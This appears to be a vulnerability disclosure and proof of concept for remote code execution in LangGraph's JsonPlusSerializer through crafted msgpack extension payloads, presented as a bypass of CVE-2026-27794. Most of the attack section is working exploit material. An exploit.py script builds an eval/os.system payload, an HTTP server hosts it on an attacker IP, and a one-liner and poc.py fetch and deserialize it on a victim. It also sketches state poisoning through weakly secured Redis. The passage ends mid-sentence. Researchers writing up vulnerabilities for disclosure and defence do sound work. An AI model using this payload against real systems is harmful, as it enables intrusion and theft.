LangGraph
- Version 1.1.6
/ Remote Code Execution (RCE) via Insecure Deserialization (Bypass of CVE-2026-27794)
Below are one (1) way to reproduce RCE in LangGraph
using a remote URL/API controlled by an attacker, without local intervention by a third
party to modify files that allow code execution during the deserialization process.
For this PoC, two (2) different devices were used to simulate the interaction between an attacking machine (Raspberry Pi with IP 192.168.1.90) and a victim machine (Windows with IP 192.168.1.88).
This is a Bypass of CVE-2026-27794 Remediation. Disabling Pickle
fallback is insufficient as long as the Msgpack
extension policy remains permissive by default. An attacker can simply switch the payload format
from Pickle
to Msgpack-Ext
to achieve the same result.
Note: While this vulnerability is specifically verified and reported on version 1.1.6,
other prior and subsequent versions may also be susceptible to this insecure deserialization
vector.
Introduction
LangGraph
is an open-source library built on top of the LangChain ecosystem, designed for building stateful,
multi-actor applications with Large Language Models (LLMs). It allows developers to define,
coordinate, and orchestrate complex agentic workflows using graph-based structures containing nodes
and edges.
The core strength of LangGraph
lies in its ability to manage cyclic flows, state persistence, and long-term agent memory. It is
widely adopted across enterprises to deploy robust, production-grade AI agents that can maintain
consistent states across multiple interaction rounds. Because it manages checkpointing and state
serialization across databases (like PostgreSQL, Redis, or SQLite), the library is a vital
architectural pillar in the modern AI engineering landscape.
Vulnerability Description
This document identifies two critical 0-Day (unpatched) vulnerabilities in langgraph-checkpoint
version 4.0.2. While the official advisory for CVE-2026-27794 addresses the default state of the
pickle
fallback, it fails to remediate—or even document—the structural risks inherent in the msgpack
extension mechanism and specific persistence components.
These findings represent a significant bypass of existing security patches, as they allow Remote
Code Execution (RCE) even when pickle_fallback
is disabled, provided the default configuration is used.
LangGraph (via langgraph-checkpoint)
is vulnerable to Remote Code Execution (RCE) through its JsonPlusSerializer
component. This serializer implements a custom msgpack
extension mechanism to handle complex Python types. Even in the latest "patched" versions
(checkpoint v4.0.2), the system defaults to a permissive policy (allowed_msgpack_modules=True)
for msgpack
extensions. This allows an attacker to trigger arbitrary module imports and function calls
(constructors) by providing a crafted msgpack
payload with specific extension codes, effectively bypassing the trust boundary established by
recent security fixes related to pickle.
The vulnerable code in langgraph/checkpoint/serde/jsonplus.py:
# langgraph/checkpoint/serde/jsonplus.py:82 (Lacking validation by default)
82:                 allowed_msgpack_modules = True

# langgraph/checkpoint/serde/jsonplus.py:603 (The RCE Sink)
603:                 return getattr(importlib.import_module(tup[0]), tup[1])(tup[2])
Technical Impact Analysis
Project Purpose & Context
LangGraph is a library designed for building stateful, multi-actor applications with LLMs. It is heavily used in advanced AI agent orchestration, where complex workflows require frequent serialization and persistence of graph states (checkpoints) across different execution steps and persistence backends.
Platform & Deployment Environment
The framework is typically deployed in cloud-native environments, AI-powered production systems, and developer machines. It often relies on networked persistence layers like Redis, Postgres, or SQLite to synchronize state between distributed agent workers and masters.
Comprehensive Risk Assessment
The vulnerability is Critical. It represents a direct bypass of the official
remediation (CVE-2026-27794). By switching from a pickle
payload to a msgpack
extension payload, an attacker can achieve RCE even when pickle_fallback
is disabled. This allows for unauthorized infrastructure-wide execution if any state backend is
compromised or if state data is retrieved from untrusted network sources.
Attack Scenario
Who wants to exploit a particular vulnerability?
Threat actors targeting agentic AI infrastructure, industrial competitors seeking model/trade secrets from agent memory, or attackers looking to pivot from a public AI endpoint to internal cloud infrastructure (GPU/TPU clusters).
For what gain?
To gain full control over the AI orchestrator, exfiltrate sensitive data from agentic tool outputs, hijack computational resources, or tamper with the logic of critical AI-driven automated processes.
In what way?
Through "Distributed State Poisoning". An attacker who can write to a shared persistence
backend (e.g., a Redis instance with weak or no credentials) can replace a legitimate graph
state with a malicious msgpack
blob. When the LangGraph service attempts to resume execution and "loads" the state, the RCE
is triggered automatically.
Reproduction Steps
On the Raspberry (attacker) - IP 192.168.1.90
kw0@kw0l4b:~ $ hostname -I | awk '{print $1}'
192.168.1.90
kw0@kw0l4b:~ $
The attacker creates a malicious Msgpack blob that leverages the EXT_CONSTRUCTOR_SINGLE_ARG
(code 0) to execute arbitrary code (e.g., launching a calculator). Run the specialized exploit.py
script to generate the payload.msgpack:
import ormsgpack

# 0-Day: Using Msgpack Extension Code 0 (EXT_CONSTRUCTOR_SINGLE_ARG)
# This allows calling any module.function(arg)
# We use the 'Universal' pattern with builtins.eval to ensure Cross-Platform compatibility
payload = ("builtins", "eval", "__import__('os').system('calc')")
inner_data = ormsgpack.packb(payload)
ext_obj = ormsgpack.Ext(0, inner_data)
final_blob = ormsgpack.packb(ext_obj)

with open("payload.msgpack", "wb") as f:
    f.write(final_blob)

print("Payload generated: payload.msgpack")
Run the server to host the payload:
python -m http.server 8000 --bind 0.0.0.0
On Windows (victim) - IP 192.168.1.88
PS L:\Pickle-RCE-Finder\PYPI-langgraph> Get-NetIPAddress -AddressFamily IPv4 | Where-Object PrefixOrigin -eq "Dhcp" | Select-Object -ExpandProperty IPAddress
192.168.1.88
PS L:\Pickle-RCE-Finder\PYPI-langgraph>
1. Create a .venv,
activate it, and install the latest updated version of langgraph
(1.1.6):
2. And subsequently, remotely consume the attacker-controlled payload:
python -c "import requests; from langgraph.checkpoint.serde.jsonplus import JsonPlusSerializer; JsonPlusSerializer().loads_typed(('msgpack', requests.get('http://192.168.1.90:8000/payload.msgpack').content))"
3. Run the specialized poc.py
script to reproduce the vulnerability end-to-end:
import requests
import os
from langgraph.checkpoint.serde.jsonplus import JsonPlusSerializer

# URL controlled by the attacker
ATTACKER_URL = "http://192.168.1.90:8000/payload.msgpack"

def load_remote_state():
    print(f"[*] Fetching state from {ATTACKER_URL}...")
    response = requests.get(ATTACKER_URL)

    # Victim uses the default LangGraph serializer
    # Note: Even in langgraph-checkpoint 4.0.2, this is permissive by default
    serde = JsonPlusSerializer()

    print("[*] Deserializing remote state...")
    # This triggers the 0-day RCE
    state = serde.loads_typed(("msgpack", response.content))
    print("[+] State loaded successfully.")

if __name__ == "__main__":
    load_remote_state()
Executive Summary: RCE Bypass via Insecure Msgpack Deserialization in LangGraph
The research identifies a critical Remote Code Execution (RCE) vulnerability in
langgraph-checkpoint
(v4.0.2) within the JsonPlusSerializer
component. This vulnerability effectively bypasses the recent patches for CVE-2026-27794.
- Root Cause: The